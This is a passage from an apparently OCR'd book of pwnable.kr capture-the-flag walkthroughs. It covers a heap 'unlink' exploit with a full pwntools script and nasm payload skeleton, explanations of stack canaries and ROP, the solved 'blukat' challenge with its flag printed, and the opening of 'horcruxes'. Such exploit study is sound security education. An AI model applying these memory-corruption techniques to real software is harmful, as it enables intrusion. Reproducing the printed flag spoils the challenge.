


Figure 24: Schema of "unlink" program operation

Before we dive into the bits and bytes, we had best formulate an attack strategy – and to do that, we need to get an outline of the shape of the stack and the heap. The pointers to `A`, `B` and `C` will be sitting on the stack, and the actual objects `A`, `B` and `C` will be sitting on the heap. We can probably guess that the pointers in the stack will be sitting right next to each other, and that the heap allocations themselves will probably also be near each other, in the order of allocation, though they're not guaranteed to be contiguous (as we've seen in `memcpy`). This means that after the call to `gets` returns, we will probably have control over all link buffers and pointers, except for the `fd` and `bk` values for `A` (which appear in memory before `A.buf`).

Let's take a careful look at what the `unlink` function will do. Logically speaking, it's more-or-less equivalent to `B->fd->bk = p->bk` followed by `B->bk->fd = p->fd` (the difference being that in the program, the values of `B->bk` and `B->fd` are computed in advance). Memory-wise, this translates to `*((*(B+0))+4)= *(B+4)` followed by `*((*(B+4))+0)= *(B+0)`.

In the program operation schema, each one of our chosen addresses (seen in the diagram in lime) is also used as the value in a write operation into the proximity of the other address. This means we can freely choose a value V and a "target address" t, and have V written into t by picking `B.bk` to be t and `B.fd` to be V; but we get a forced "mirror" write operation with $t+4$ as the value and $V+4$ as the address. Our write is cursed; every interesting region of memory we pick as V is immediately corrupted.

While pondering that issue, let's take a moment and run a `cat /proc/<pid>/maps` on the pid of the `unlink` process. This is generally a good habit, for reasons that should become obvious in a short moment. The output should be something like this:

```
08048000-08049000 r-xp 00000000 00:32 26732                              /18_unlink/unlink
08049000-0804a000 r--p 00000000 00:32 26732                              /18_unlink/unlink
0804a000-0804b000 rw-p 00001000 00:32 26732                              /18_unlink/unlink
08b5d000-08b7f000 rw-p 00000000 00:00 0                                  [heap]
f7d07000-f7edc000 r-xp 00000000 08:01 1180060                            /lib/i386-linux-gnu/libc-2.27.so
f7edc000-f7edd000 ---p 001d5000 08:01 1180060                            /lib/i386-linux-gnu/libc-2.27.so
f7edd000-f7edf000 r--p 001d5000 08:01 1180060                            /lib/i386-linux-gnu/libc-2.27.so
f7edf000-f7ee0000 rw-p 001d7000 08:01 1180060                            /lib/i386-linux-gnu/libc-2.27.so
f7ee0000-f7ee3000 rw-p 00000000 00:00 0
f7f02000-f7f04000 rw-p 00000000 00:00 0
f7f04000-f7f07000 r--p 00000000 00:00 0                                  [vvar]
f7f07000-f7f09000 r-xp 00000000 00:00 0                                  [vdso]
f7f09000-f7f2f000 r-xp 00000000 08:01 1180052                            /lib/i386-linux-gnu/ld-2.27.so
f7f2f000-f7f30000 r--p 00025000 08:01 1180052                            /lib/i386-linux-gnu/ld-2.27.so
f7f30000-f7f31000 rw-p 00026000 08:01 1180052                            /lib/i386-linux-gnu/ld-2.27.so
ffde0000-ffe01000 rw-p 00000000 00:00 0                                  [stack]
```

It turns out we can't modify the program code and we can't execute any code in the heap *or* the stack. So: No clever shellcode on the heap that immediately jumps 4 bytes ahead to get around the corruption at offset 4. No replacing the epilogue of `unlink` with a 2-byte relative `jmp short` to the address of `shell`. No to our first, second and third vague ideas for solutions, whatever they were.

Imagine the next ten hours if we hadn't thought to look at the memory map. Figuring out a strategy, drilling down into the minute technical details required to get the attack to work, debugging, working out kinks and then in the moment of truth getting an access violation. And again. And again.

Staring down all our constraints, it seems that we do have our arbitrary write as long as V points at some region of memory where we have write permissions, and which is *disposable*. That is, we need to not care about what happens in the vicinity of V when the writes are performed. This means no shellcode – the 4 bytes at V should do the heavy lifting all by themselves.

What options are we left with for V? Looking at the memory map again, not that many. For most interesting sections we don't have write permission, and most sections where we have write permission are uncharted wilderness. We could embark on a quest to find out if there is anything there worth rewriting, but clearly the most attractive targets are the stack and the heap.

One idea that should jump to mind is overwriting the backed-up value of `eip` in the stack with the address of `shell`. Unfortunately, if we try to pursue this path we come across an array of snags:

- There's no actual backed-up `eip` value on the stack to overwrite, or at least no such value that is immediately obvious from looking at the disassembly. We're looking at the stack frame of the main function, which behaves differently from usual. The stack frame is quirky, the return address (if it exists) is not immediately obvious in memory, and generally the whole structure of the problem is a research project all on its own.
- The calling convention used is subtly different from stdcall. For some reason an extra value is pushed onto the stack before `ebp` – fine, that can be accounted for. But much worse is that instead of leaving `esp` as is, an infuriating `and esp, 0xFFFFFFF0` is executed, which aligns `esp` to the nearest 16 bytes. This means that if we get clever and say "fine, let's overwrite the backed-up return value in the `unlink` stack frame instead of `main`", we can't (in principle) reliably predict the offset of that address relative to the stack leak. Maybe the address ends up the same every time in practice, or maybe we can make an educated guess and get lucky some of the time; some exploits do work like that. But this is an introductory exercise, so if we can stay away from that rabbit hole, we probably should.
- Actually, if we take a real close look at the function epilogue, the function decides where to return not by unwinding a backed-up value below `ebp` as usual, but by moving some local variable at `ebp-4` into `ecx` and then subtracting 4 from its value, dereferencing the result and using *that* as the return destination?...

It's clear that if we overwrite this local variable at `ebp-4` with some `addr` where `*(foo-4)` equals `bar`, execution will end up at `bar`, similar to the usual backed-up-`eip` override. We are unfamiliar with this calling convention, but in this case, it makes complete sense to move forward with the solution even if we do not exactly understand the mechanism at work here down to the last nitpicky technical detail.

Figure 25: This is a sound and fully justified tactical decision.

Our attack plan has become more coherent:

- Pick some place in memory M to store the address of `shell`. M needs to be writeable, and we need to not care if $M+4$ is corrupted.
- Overwrite `B->fd` with $M+4$ (the factor of 4 is to cancel out the subtraction in `lea esp, [ecx-4]`).
- Overwrite `B->bk` with the stack address of the esp backup variable, E.
- Overwrite M with the address of the `shell` function (`0x80484eb`)

Still, we have many details left to figure out:

- The correct address of `shell`
- Our choice of of M
- The correct offset of `B.fd` and `B.bk` relative to `A.buf` where our heap overflow input begins
- A way to compute the correct values of M and E before sending the exploit; E is definitely only known at run time, and maybe M as well depending on our choice

Happily, two of these can be answered relatively quickly:

- A peek at the disassembler confirms the address of `shell` to be `0x80484eb`.
- A decent choice for M is, for example, `B.buf`.

The program provides us with a memory leak of both the `&A` pointer on the stack and the `A` object on the heap. We can dramatically reduce the number of unknowns here if we note that, given just the offset of `B` relative to `A`, we can compute the offset relative to our input starting point of *3* of the unknown we need: `B.fd`, `B.bk` and `B.buf`. Since `A` is at `input_start-8`, `B` is at `(input_start-8)+(B-A)`, and from there it's simple to add `0` for `B.fd`, `4` for `B.bk` or `8` for `B.buf`. We can use `A` and `input_start-8` interchangeably, depending on which is convenient.

As to computing E, we can compute it from the stack leak (`&A`); the offset between the two is constant, and can be deduced statically. We've pulled the feat of answering such questions in earlier exercises, but let's walk through it again. The program performs 4 `malloc`s – of these, the second has its return value assigned to the local variable `&A` on the stack, so, looking at the assembly, we can conclude that `&A` equals `ebp-0x14`. The `esp` backup variable sits at `ebp-0x4`. So we can conclude that the correct offset is `-0x4-(-0x14) = 0x10`.

By similar considerations to how we located `&A`, we can deduce that `&B` is `ebp-0x0c` and `&C` is `ebp-0x10`. This means that from top to bottom, the link variables on the stack are `A`, `C`, `B` (add this to the "take a deep breath, drink a glass of water" list).

Let's revisit our questions and the answers:

- The correct address of `shell` – `0x80484eb`
- Our choice of of M – `B.buf` (`A + (B-A) + 8`)
- The correct offset of `B.fd` and `B.bk` relative to `A.buf` where our heap overflow input begins – `(B-A) - 8` plus `0` for `B.fd` or plus `4` for `B.buf`
- E – `&A+0x10`

Since `A` (`heap_leak`) and `&A` (`stack_leak`) are given by the program, we have just one unknown left that we *must* resolve via the debugger, and it alone; that's `B-A`, that is, the offset of `B` relative to `A`.

Again, we've answered similar questions in the past, but let's walk through it. Debug the program *on the target environment*. Put a breakpoint at a point in the program where all the object allocations are through and assigned to the stack variables (`break *0x8048580`), then run the program (`r`). Once the breakpoint is hit, look at the contents of the `A` and `B` stack variables (`x/xw $ebp-0x14` , then `x/xw $ebp-0xC`) and calculate the difference between the `B` heap pointer and the `A` heap pointer. As it turns out, the difference is consistently `0x18`.

Since our input gets written at `A.buf` which is `A+8`, our input starts overwriting the object `B` at input offset `0x10`. 4 bytes overwrite `B->fd`, then 4 bytes overwrite `B->bk` and finally 8 bytes overwrite `B->buf`.

We now have all the information we need to put together a fully detailed attack plan.

- Start Interaction with vulnerable process, receive heap leak and stack leak
- Send input that will:
  - Overwrite `B->fd` (`input_start + 0x10`) with our choice of V: `B.buf + 4`
    (which equals `heap_leak + 0x18 + 0x8 + 0x4`).
  - Overwrite `B->bk` (`input_start + 0x14`) with E: (`stack_leak + 0x10`)
  - Overwrite `B->buf` (`input_start + 0x18`) with the address of the `shell` function (`0x80484eb`)

To add insult to many injuries, the program `unlink` does not run on the remote server listening on a port. Instead, we have to run it ourselves on the remote machine somehow, and this constrains us with respect to the implementation (consult "target environment vs. mock environment" for details).

The solution we present here uses `pwntools` to interact with the `unlink` process. It makes use of a pre-computed "skeleton" exploit that contains placeholders instead of every address that must be computed at runtime (meaning, it depends on the stack leak or heap leak). At run time, the solution replaces the placeholders with the correct values, then sends the exploit to the `unlink` process.

The sources for the main script and the exploit skeleton follow. In the main script, we've included parameters for both our mock environment and the target environment, which made the solution viable for both and helped with debugging. `nasm` is not as feature-heavy as Python and can't easily support this "2 sets of parameters, 1 source" schema, so we had to use two separate sources for the exploit skeleton. We include only the one intended for the target environment.

Exploit skeleton: (assemble with `nasm -f bin -o exploit_skeleton exploit_skeleton.asm`)

```
BITS 32

%define B_BUF_PLUS_FOUR 0xdeadbeef
%define STACK_VAR 0xcafebabe
%define buffer_char 0x41
%define SHELL 0x080484eb
%define A_TO_B_OFFSET 0x18
%define A_TO_INPUT_START_OFFSET 0x8
```

```
A_8:
    times A_TO_B_OFFSET-A_TO_INPUT_START_OFFSET db buffer_char
B_0:
    dd B_BUF_PLUS_FOUR
    dd STACK_VAR
    dd SHELL
```

Main solution:

```
#! /usr/bin/python
from __future__ import print_function
import struct
import re
import sys
import pwn as pwntools

class TARGET:
    UNLINK_PATH = "/home/unlink/unlink"
    EXPLOIT_SKELETON = "exploit_skeleton"
    OFFSET_HEAP_A_TO_B = 0x18

class MOCK:
    UNLINK_PATH = "./unlink"
    EXPLOIT_SKELETON = "exploit_skeleton_mock"
    OFFSET_HEAP_A_TO_B = 0x20

MAGIC_BBUF_PLUS_ESP_TWEAK = b"\xef\xbe\xad\xde"
MAGIC_STACK_VAR = b"\xbe\xba\xfe\xca"
OFFSET_LINK_BUF = 0x8
OFFSET_STACK_A_TO_ESP_BKP = 0x10
ESP_TWEAK_WHEN_RESTORED = -0x4

def main():
    #load environment-dependent parameters
    env = getenv()

    #start process and get problem parameters
    p = pwntools.process(env.UNLINK_PATH)
    stack_leak = yoink_hexnum(p.recvline())
    heap_leak = yoink_hexnum(p.recvline())
    while b"shell" not in p.recvline():
        pass

    #compute exploit
    with open(env.EXPLOIT_SKELETON,"rb") as fh:
```

```
        exploit = fh.read()
    b_buf = heap_leak + env.OFFSET_HEAP_A_TO_B + OFFSET_LINK_BUF
    stack_var = stack_leak + OFFSET_STACK_A_TO_ESP_BKP
    magic_to_replace = [
            (
                MAGIC_BBUF_PLUS_ESP_TWEAK,
                struct.pack("<I", b_buf-ESP_TWEAK_WHEN_RESTORED)
            ),
            (
                MAGIC_STACK_VAR,
                struct.pack("<I", stack_var)
            )
    ]
    for (magic, replacement) in magic_to_replace:
        exploit = exploit.replace(magic, replacement)

    #send exploit and allow attacker to interact with shell
    p.sendline(exploit)
    p.interactive()

def yoink_hexnum(buf):
    hex_string = re.search(b"0x[0-9a-fA-F]+",buf).group(0).decode("utf8")
    return int(hex_string,16)

def getenv():
    envs = {"target": TARGET, "mock": MOCK}
    if len(sys.argv) < 2 or sys.argv[1] not in envs:
        print("use: ./solution.py mock, or: ./solution.py target")
        exit(1)
    return envs[sys.argv[1]]

if __name__ == "__main__":
    main()
```

We couldn't have got to a fully working solution without access to a working debugging environment, and we don't expect the reader to, either. Make use of the "prompt, attach, release prompt" technique as detailed in the section about debugging processes during automatic interaction. If debugging on the target machine is too laggy, also make use of the fact that the only parameter the differs between environments is the heap offset from `A` to `B`. Change the appropriate constants, recompile as necessary and debug in the mock environment on the local machine (You ARE using constants and not peppering your code with magic numbers, right?). When the solution works, repeat this process for the target machine.

We personally found the process of setting breakpoints and examining memory once `gdb` is attached to be a bit repetitive and exhausting. We therefore made use of a script which we include below for educational processes.

```
echo Putting breakpoint...\n
break *main+195
echo Waiting for user input...\n
```

```
c
d 1
echo A\n
x/4xw *(int*)($ebp-0x14)
echo B\n
x/4xw *(int*)($ebp-0x0C)
echo C\n
x/4xw *(int*)($ebp-0x10)
```


49 Exploitation Basics: Stack Canary

First, we learned about the buffer overflow attack; then, we learned about DEP, which is one of the reasons the buffer overflow attack doesn't just break the entire internet. Now we're going to learn about another such reason: the Stack Canary.

The stack canary is a tweak to the calling convention used by the functions implemented in an executable. This tweak is baked into executables at compile time (and therefore needs to be enabled when the compiler is invoked – either by default, or explicitly with a flag).

The tweak itself is simple; implementations can vary, but the basic idea is the same. At run time, a random integer value is chosen. The definiton of "random" is flexible, but the important thing is that it should be difficult for a user of the program to predict. At the start of each function prologue, this value is pushed onto the stack. During the function epilogue, the program verifies that the value on the stack is still the same; if it isn't, the program panics and dies.

Figure 26: Canaries are sensitive to toxic fumes, and were used as an early warning system in coal mines.



That may not sound like much, but for all its simplicity, it is a great thorn in attackers' side. Any attempt to overwrite the backed-up value of `eip` with a buffer overflow will inevitably overwrite the stack canary and corrupt the value. To prevent the program from panicking and terminating on function return, the attacker must engineer their exploit so that the canary is "overwritten" with its original value, and left intact; to do that, they must somehow predict the correct value to begin with.

The stack canary is not a foolproof mechanism. Even if we treat robustness as a spectrum, a canary takes less effort to bypass than DEP. Any overwrite that preturbs some other memory region than the stack, or that results in code execution *before* the present function returns, can go off as scheduled before the canary can intervene. We don't have to go looking for examples – we've already carried out such an attack in the `uaf` exercise. If the `uaf` executable had had a canary baked into it, that still wouldn't have prevented the attack (take a minute to convince yourself of this).

The attack we carried out in `uaf` was specific instance of the more general approach, which is to overwrite a pointer that's later used to resolve and call a function address. In `uaf` this was a vtable pointer; another approach is to overwrite an exception handler and then purposefully trigger an exception. It's important to know these tricks, but the more important thing is understanding the general approach of finding and overwriting a load-bearing pointer, either one outside the stack or one inside the stack that is activated before the function returns. That is, of course, if we can find such a pointer at all.

50 Challenge 0x13: Blukat


> Sometimes, pwnable is strange...
> hint: if this challenge is hard, you are a skilled player

There is a long and proud tradition of problems that are harder to solve the more you know about that type of problem. The correct solution is ridiculous, and you spend a long while duly exhausting the full array of approaches known to you – only when you are done, you're finally desperate enough to try something ridiculous. The canonical example of such a problem is finding the next term in the series $1, 11, 21, 1211, 111221 \ldots$ (go ahead and try).

These problems all have the single common essence to them where fundamentally, you are not being *challenged*; you are being *trolled*. The ability to understand when you are being trolled, rather than challenged, is another one of those priceless underrated skills.

The `blukat` program asks of you to correctly guess the value of `password = key ^ flag`, where `key` is given and `flag` is not. Go knock yourself out doing exactly what the exercise author expected you to do, and trying to find some clever method to take advantage of the fact that you're being asked for `key ^ flag` instead of directly for `flag`. We'll be patiently waiting here until you give up, because the task is information-theoretically impossible. Any information you have about `key ^ flag` can be directly converted to information about `flag`, and vice-versa, by xoring with the known `key`. You therefore have the exact same amount of information about `key ^ flag` that you have about `flag`, which is currently zero.

But wait! What about the call to `fgets`? It allows us to write 128 characters to a buffer (`buf`) of 100 characters; that's an overflow! Well, we can see in the source that actually `buf` is the last local variable to be declared, so it will be lowest on the stack and we can't overwrite any local variables; but that's not the attack we had in mind, anyway. We're going to, yet again, override the backed-up `eip` value. So we're all set up, except...



It's a stack canary.

Go knock yourself out doing, again, exactly what the exercise author expected you to do, and trying to find some way around that. There are no vtables to overwrite, no function tables to tamper with, no exception handlers to subvert. Maybe there's a super secret elite skill out there to get around this obstacle, but this series of exercises is called *Toddler's Bottle*. We are not supposed to know about super secret elite skills. We are supposed to cry, flail around, stare at the ceiling and ingest milk.

Let us mention that this right here is the exact point of the exercise where you should realize that you are being trolled. 1 obvious attack strategy that turns out to be a dead end is maybe a coincidence; 2 obvious attack strategies that both turn out

to be dead ends could only have happened on purpose. If you read between the lines of the flavor text, the author isn't really shy about their effort to bait you, either. We're completely stuck, and it's time to go back to first principles. We can't read `password`, can't we?

```
blukat@prowl:~$ cat password
cat: password: Permission denied
```

No, we can't. Why? Supposedly because our user `blukat` doesn't have permission to access the `password` file. Right?

```
blukat@prowl:~$ ls -la
total 36
drwxr-x---   4 root blukat     4096 Aug 16  2018 .
drwxr-xr-x 116 root root       4096 Nov 12 21:34 ..
-r-xr-sr-x   1 root blukat_pwn 9144 Aug  8  2018 blukat
-rw-r--r--   1 root root        645 Aug  8  2018 blukat.c
dr-xr-xr-x   2 root root       4096 Aug 16  2018 .irssi
-rw-r-----   1 root blukat_pwn   33 Jan  6  2017 password
drwxr-xr-x   2 root root       4096 Aug 16  2018 .pwntools-cache
```

Right. The only user who can read the `password` file is `root`, which owns the file. Also, anyone in the `blukat_pwn` group. But we're not in that group, obviously, or we'd have been able to read the `password` file to begin with, and the exercise would be trivial. For the protocol, let's verify that:

```
blukat@prowl:~$ groups
blukat blukat_pwn
```

That's... huh.

Your first thought is "how can I be a member of the right group and *not* have access to the file?". But your first thought *should* be, "Aha! Blood in the water". This output is highly suspicious. Go ahead and check out any of the users associated with any of the other exercises, and you'll see that your "normal" user is not a member of the corresponding `pwn` group in any of them. You finally not only know you are being trolled; you have a concrete lead as to *how* you are being trolled.

Now, go knock yourself out doing, for the third time, exactly what the exercise author expected you to do, and raise up a storm of confused web searches as to what linux feature could possibly be preventing you from reading a file that, by all accounts, you should have access to. Hopefully, at some point in your ever-growing desperation, you'll try, let's say, copying the file from the remote server to your local machine:

```
ben@ubuntu:                                    19_blukat$ scp -P 2222 blukat@pwnable.kr:/home/blu
kat/password .
blukat@pwnable.kr's password:
password                                                  100%   33     0.2KB/s   00:00
ben@ubuntu:                                   '19_blukat$ cat password
cat: password: Permission denied
```

Wait, WHAT?

```
ben@ubuntu:                                                19_blukat$ python3
Python 3.6.8 (default, Oct  7 2019, 12:59:55)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> fh = open("password","r")
>>> print(fh.read())
cat: password: Permission denied
```

```
  GNU nano 2.9.3                                          password

cat: password: Permission denied
```

```
ben@ubuntu:                                                /19_blukat$ xxd password
00000000: 6361 743a 2070 6173 7377 6f72 643a 2050  cat: password: P
00000010: 6572 6d69 7373 696f 6e20 6465 6e69 6564  ermission denied
00000020: 0a                                       .
```


...

Way to go, exercise author. We hope you're real proud of yourself.

```
blukat@prowl:~$ ./blukat
guess the password!
cat: password: Permission denied
congrats! here is your flag: Pl3as_DonT_Miss_youR_GrouP_Perm!!
```

51 Exploitation Basics: Return Oriented Programming (ROP)

Earlier, when we introduced DEP, we mentioned that bypassing DEP is difficult – but not impossible. Well, now we're going to learn how to bypass DEP by abusing the interplay between the stack and calling conventions.



When we left DEP, we were faced with an apparently impenetrable wall for the attacker: If an executable is compiled with DEP then the code section cannot be written to, and the stack and the heap cannot be executed. Attackers took a while to come up with the first crack in this wall: What if we, well, just execute the code that's already there in a code section? This maneuver doesn't exactly have an official name (we've heard "return to libc", but that's misleading; no one is forcing us to execute a function specifically from the C standard library).

"Wait," the reader objects, "we can't just set `eip` to the address of a function and expect it to execute as-is. What about its arguments? What about the calling convention?". That's a legitimate concern, but one that's surprisingly easy to account for. Override the contents of the `eip` backup with the function address, then overwrite memory below that backup with the function arguments, in their correct order. The function begins execution and, from its limited point of view, sees a perfectly valid stack setup. Below its fabricated arguments there is chaos and tears and shards of a broken stack, but the function shrugs, says "not my job" and proceeds as usual.

Even better: an attacker can chain several function calls in this way. If they can fabricate a valid stdcall call stack down one level, why not fabricate the call stack down five levels? The attacker uses the buffer overflow to write the address of some initial function f_1 at the top of the stack. Below it, they fabricate a valid stack frame for f_1 - a return address followed by function arguments. What return address? The address of an f_2 of the attacker's choice. Directly below this frame the attacker can fabricate a valid frame for f_2, with its return address being the address of some f_3, and so forth, and so on.

Work through the execution flow carefully and convince yourself that this setup will cause f_1 to execute with its arguments, then "return" directly to f_2 which sees again a perfectly valid stack and runs on *its* arguments, and so forth and so on until all the fabricated stack frames have been exhausted.

As a direct result of the above, if all the f_i being used don't take arguments at all, the fabricated stack takes the elegant shape of a list of the f_i addresses, one after the other. This isn't a very common occurrence in real-life exploitation but does happen in the following challenge, which simplifies the challenge considerably.

In fact, if we put ourselves in the attacker's shoes, no one is forcing us to use function addresses as these "return" addresses. As long as we're careful about our interaction with the stack, we can just as well use the address of any sequence of instructions




Figure 27: Stack layout after a simple ROP override (i.e. one that doesn't involve repositioning the stack).

that ends with a `ret`. This is called Return-Oriented Programming (ROP), and such a sequence of instructions is called a *ROP gadget*.

In the real world, a full application of ROP exploitation is somewhat of a quest. It involves looking for promising gadgets to use, then creatively chaining them together; if the attacker doesn't directly control the stack, ROP might also involve "stack pivoting" where the value of `esp` is first manipulated to reposition the stack favorably into some memory region that the attacker does control.

In the next exercise we don't have to deal with any of those complications. The exercise author has handed us direct control of the stack, and pointed a bright spotlight at the "gadgets" that need to be used. The only thing left to do is to understand how the stack unwinding of a ROP chain works, and implement an exploit accordingly.

52 Challenge 0x14: Horcruxes


horcruxes

> Voldemort concealed his split soul inside 7 horcruxes Find all horcruxes, and ROP it!
> Author: Choi Ji-Won

We haven't even gotten started on this exercise, and we love it already. First of all, the idea that we should just forget about the power of love or sacrifice – in the end, the Dark Lord is felled by the almighty power of Return Oriented Programming. Second of all, the exercise author is very probably from South Korea – and we love everything out of South Korea: we love steamed buns, we love *Gangnam Style*, we love all the cheesy 20-episode dramas where the male lead grabs his star-crossed lover (who he had unknowingly met when they were both five) by the wrist to face off against the corrupt corporate conglomerate who had framed her late father for murder, only for the corrupt CEO to invite the lead to tea and blackmail him into dumping his beloved "for her own protection".

With that out of the way, we're given the program binary for what appears to be a game of some sort (but no C source). The `readme` file in the remote server instructs us to connect to a certain port and play the game there – if we win, we get the flag. Fine - let's try to play:

```
ben@ubuntu:                                        /20_horcruxes$ nc pwnable.kr 9032
Voldemort concealed his splitted soul inside 7 horcruxes.
Find all horcruxes, and destroy it!

Select Menu:42
How many EXP did you earned? : 9001
You'd better get more experience to kill Voldemort
```

Figures.

Before we get properly started, a word: debugging and disassembling is mostly available as in `unlink`, but the mock environment may be missing some dependencies, e.g. `libseccomp` for 32-bit architecture. Resolve this with, e.g.:

```
sudo apt install libseccomp-dev:i386
```

(Or any other library instead of libseccomp, if you're missing that).

Since the game isn't really forthcoming with clues about what we're doing wrong, and we don't have the sources, we have no choice but to reverse-engineer the program (a disassembler, such as IDA pro, is the best-fit tool for this). It turns out that the game execution flow is as follows:

1. The `stdout` buffer is set to be flushed immediately when written to (instead of waiting for newlines or for the buffer to be filled), probably to deter the infamous process interaction issues that stem from buffering.
2. An "alarm" of 60 seconds is set, so that if we can't win in 60 seconds we get kicked out of the game.
3. Seven integers, labeled `a` to `g`, are chosen randomly by reading from `/dev/urandom`. Each integer corresponds to one Voldemort's horcruxes. The sum of these integers is put in the `sum` variable (addition of integers this large is practically guaranteed to overflow, so this is really the sum of these variables modulo 2^{32}).
4. A bunch of SECCOMP limitations are added so that we don't do anything funny to the pwnable machine once we're executing code.
5. The player is given the "select menu" prompt. If the player's answer happens to match one of the randomly-generated numbers x, the player is congratulated on finding the corresponding horcrux and told that they earned x experience.
6. The player is given the "how much EXP did you earn" prompt. If they provide the correct value of `sum` they win, and are awarded the flag. Otherwise, they're told to "go collect more experience" and try again.

That's... not a very fair game, and it doesn't seem to be winnable if we play it straightforwardly. But the game does invite us to try a ROP attack, and even tells us which function we should launch the attack on by conveniently naming it `ropme`. We're going to overflow the `0x64`-byte buffer `s` that is populated with the `gets` following the "how much experience did you get?" prompt.

